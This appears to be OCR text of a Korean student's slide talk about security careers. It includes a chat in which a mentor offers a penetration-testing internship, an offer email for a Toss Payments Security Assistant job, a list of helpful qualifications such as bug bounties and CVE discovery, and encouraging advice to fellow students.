

인사하는 프로도
우리 회사 와서 알바할래?
개학하기 전까지
오후 2:20
오!! 어떤 알바인가요???
오후 2:22
인사하는 프로도
모의해킹
오후 2:23
우와... 너무 하고싶어요ㅠㅜ 근데 주 며칠 하는건지 알수있을까요..?
오후 2:26
인사하는 프로도
다른 일정이 있니?
주 5일 8시간씩 출근인뎅
오후 2:27



돈이랑 상관없이 너무너무 하고싶은데 1월까지는 하기로 근로계약서를 작성해서.. 너무 아쉬워요..ㅠㅠ
오후 2:39
인사하는 프로도
엇 ㅠㅠ 그만 둘 수는 없는거야?
오후 2:41
인사하는 프로도
사장님한테 말씀드려서
협의할 수 있잖아
오후 2:42
근데 멘토님ㅜ 저 스위스여행이 2월이에요.. 계속 1월만 생각하고 말씀드렸는데 알바보다 2월에 2주정도 가는거여서..ㅠ 그게 가장 큰 문제인거같아요...ㅜㅜ
오후 2:53
인사하는 프로도
앗.. ㅠ
아쉽구만
오후 2:54
인사하는 프로도
다음기회에 하는 걸로 해야겠네
오후 2:55

제혁님, 안녕하세요.
토스페이먼츠 채용팀 입니다.

토스페이먼츠 Security Assistant로 합류하시게 된 것을 진심으로 축하드립니다!
첫 출근 관련 정보 전달드리니, 참고 부탁드립니다.


♪ 부담이 너무 커
부담이 나를 짓누르네


XPay Data flow
patagonia


toss payments
toss payments
payments
41

▼ 필요한 경력

- 자격증
- 취약점 진단 및 취약점 발견 cve
- bugbount 및 대회 수상 경력
- 코딩 테스트
- DevOps 경험

+ 해보고 싶은거 : 앱 개발

결론?

1년이라는 시간은 정말 많은걸 하고 이룰수 있으니까 어떤 맘으로 학교 생활을 하는지 중요하다.

남들과 비교하면 끝이 없으니까 눈앞에 할일들을 하나씩 하자

늦었다고 생각하지 말고 느리게라도 하기만 하면 좋은 결과들이 있을것

다들 파이팅!

질문